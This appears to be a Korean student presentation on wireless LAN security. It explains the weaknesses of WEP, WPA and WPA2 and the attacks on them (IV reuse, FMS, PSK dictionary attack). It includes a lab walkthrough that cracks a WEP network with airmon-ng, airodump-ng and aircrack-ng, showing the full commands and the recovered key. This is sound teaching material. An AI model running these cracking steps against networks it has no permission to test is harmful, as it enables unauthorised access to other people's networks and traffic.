
무선랜 보안

201819170 우자영
202012178 김아은

WEP – Wired Equivalent Privacy

WEP – Wired Equivalent Privacy


WEP 인증 기술



- 불법 AP인지 확인 불가
- 고정된 공유키 사용, 외부 유출

WEP – Wired Equivalent Privacy

WEP 특징 & 암호화




- 초기 무선랜 보안 기술
- 공유키 인증방식

RC4 알고리즘
- 스트림 암호
- SSL/TLS 등 사용
- 빠른 속도

CRC-32 알고리즘
- 전송 데이터 오류 확인 체크값 결정

WEP – Wired Equivalent Privacy


WEP 복호화 & 공격방법



- 오프라인 전수 조사 공격 (Brute Force)
  - 40bit Key의 짧은 길이
- IV-기반 복호화 사전 테이블
  - 가능한 모든 IV 값 테이블화
- 키 스트림 재사용
- FMS 공격

WEP – Wired Equivalent Privacy

키 스트림 재사용



평문 P1, P2　동일한 키 스트림(ks)　암호문 (C1, C2)

$C1 = P1 \oplus ks$

$C2 = P2 \oplus ks$

$C1 \oplus C2 = (P1 \oplus ks) \oplus (P2 \oplus ks) = P1 \oplus P2$

➔ IV를 통해 키 스트림이 다르도록 유지

- BUT 24bit의 IV가 무작위로 선택


→ 약 5000개의 패킷 사용 시 키 스트림 재사용 (생일 패러독스)

WEP – Wired Equivalent Privacy

FMS 공격 (Fluhrer, Mantin, Shamir)

IV의 3 Byte 중 첫 번째 Byte에 키 스트림에 대한 정보가 포함된 Weakness(취약한) IV 값이 있음

패킷 암호화시 IV는 계속 변화 BUT 비밀 키 값은 계속 유지



많은 양의 Weakness IV 패킷 수집
➔ 키 스트림의 첫번째 Byte를 사용하여 비밀 키 값 파악 가능

WEP – Wired Equivalent Privacy

실습 자료 - https://cpuu.postype.com/post/58356

USB 타입 무선랜카드

WEP – Wired Equivalent Privacy

실습 자료 - https://cpuu.postype.com/post/58356

WEP – Wired Equivalent Privacy

실습 자료 - https://cpuu.postype.com/post/58356

모니터 모드(Promiscuous Mode)

```
1 $ ifconfig wlan0 down
2 $ airmon-ng start wlan0
```

```
root@kali ~ # iwconfig
wlan0mon  IEEE 802.11bgn  Mode:Monitor  Frequency:2.457 GHz  Tx-Power=20 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Power Management:off

lo        no wireless extensions.

eth0      no wireless extensions.
```

유입 패킷 확인 – WEP 와이파이명 cpuu

```
1 $ airodump-ng wlan0mon
```

```
CH  8 ][ Elapsed: 18 s ][ 2015-12-27 13:16

BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

00:08:9F:49:5D:44  -37       17        0    0  13  54e  WEP  WEP         cpuu
7C:3E:9D:12:21:64  -40       15       38    0  11  54e  OPN              AXLER-AP
90:9F:33:56:37:42  -52       12       20    0   5  54e  WPA2 CCMP   PSK  park
06:0E:DC:2D:38:B5  -69       17        3    0   6  54e. WPA  CCMP   PSK  <length:
0A:0E:DC:2D:38:B5  -69       17        0    0   6  54 . WEP  WEP         KT_WLAN
00:30:0D:60:C6:EA  -80        6        0    0   1  54e  WPA2 CCMP   PSK  SK_WiFiC6
```

특정 대상 파일로 저장

```
1 $ airodump-ng -c 13 -w WEP_TEST --bssid 00:08:9F:49:5D:44 wlan0mon
```

```
CH 13 ][ Elapsed: 0 s ][ 2015-12-27 13:19 ][ fixed channel wlan0mon: 7

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH E

00:08:9F:49:5D:44  -36   0        2        0    0  13  54e  WEP  WEP         c

BSSID              STATION            PWR   Rate    Lost    Frames  Probe
```

인터넷 서핑 등을 통해 패킷 통신을 증가 시켜 데이터 확보

WEP – Wired Equivalent Privacy

실습 자료 - https://cpuu.postype.com/post/58356

Data 10000개 이상 모아야 효과 있음

```
CH 13 ][ Elapsed: 15 mins ][ 2015-12-27 13:34 ][ fixed channel wlan0mon: 5

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH E

00:08:9F:49:5D:44  -36   3      572    10160    0  13  54e  WEP  WEP    OPN  c

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

00:08:9F:49:5D:44  70:14:A6:ED:53:D3  -59   54e-48e     0     10902
```

덤프 파일 확인

```
root@kali ~ # ls -lh WEP*
-rw-r--r-- 1 root root  29M Dec 27 14:30 WEP_TEST-01.cap
-rw-r--r-- 1 root root  568 Dec 27 14:30 WEP_TEST-01.csv
-rw-r--r-- 1 root root  582 Dec 27 14:30 WEP_TEST-01.kismet.csv
-rw-r--r-- 1 root root 3.7K Dec 27 14:30 WEP_TEST-01.kismet.netxml
```

크랙킹


```
1 $ aircrack-ng -b 00:08:9F:49:5D:44 WEP_TEST-01.cap
```

```
                              Aircrack-ng 1.2 rc3

                        [00:00:00] Tested 577 keys (got 46411 IVs)

  KB    depth   byte(vote)
   0    1/  2   62(58880) 9B(56064) 9D(55552) E4(55040) AD(54528) 72(54016)
   1    3/  9   E8(55040) 67(53248) 17(52480) 3E(52480) 8F(52480) 76(52224)
   2   15/  2   17(51968) 2C(51712) BB(51712) 50(51456) 60(51456) 93(51456)
   3    6/  3   50(53248) 00(52992) 7B(52992) 46(52736) 17(52480) 40(52480)
   4    0/  1   33(67072) 83(55808) 47(54016) 30(53248) 6C(52992) 59(52736)

      KEY FOUND! [ 61:61:61:31:32:33:34:35:36:37:38:39:30 ] (ASCII: aaa1234567890 )
         Decrypted correctly: 100%
```

WPA – Wi-Fi Protected Access

WPA – Wi-Fi Protected Access

WPA 특징 & 암호화



- IV 24bit → 48bit
- IV 순차적 증가 규칙 보완
- 키 믹싱으로 패킷별 Key 적용
- CRC-32 → MIC
  (Message Integrity Check)

RC4-TKIP 알고리즘


- Key Mixing 함수
- Dynamic WEP Key
  (Temporal Key)
- 메시지 무결성 보장
- RC4 알고리즘 한계

임시키 : WEP Key + AP의 MAC 주소 => XOR

MIC : 메시지 무결성 점검

WPA2

WPA2 특징 & 암호화




AES-CCMP 알고리즘 (Counter mode with CBC-MAC Protocol)

- 블록 암호
- 128bit 대칭 키 사용
- 48bit 초기 벡터
- 암호화 + 메시지 인증

WPA/WPA2

WPA/WPA2-개인(Personaal) 인증 방식 : PSK



1) PSK 생성 (무선랜 PW + SSID)
2) PTK 생성 (PSK + AA(무선AP MAC) + SA(무선단말 MAC) + ANonce + SNonce를 조합한 512bit 난수)
3) 동일한 PTK가 생성되었는지 검증

패스워드 사전 공격

- 4-way handshake 과정 중 PTK 생성할 때 PSK 제외 모두 네트워크상 노출
- PSK 값을 사전공격 → MIC 값과 동일시 성공

ANonce : 인증자 생성 난수
SNonce : 요청자 생성 난수

PTK : 암호화를 위한 임시 키
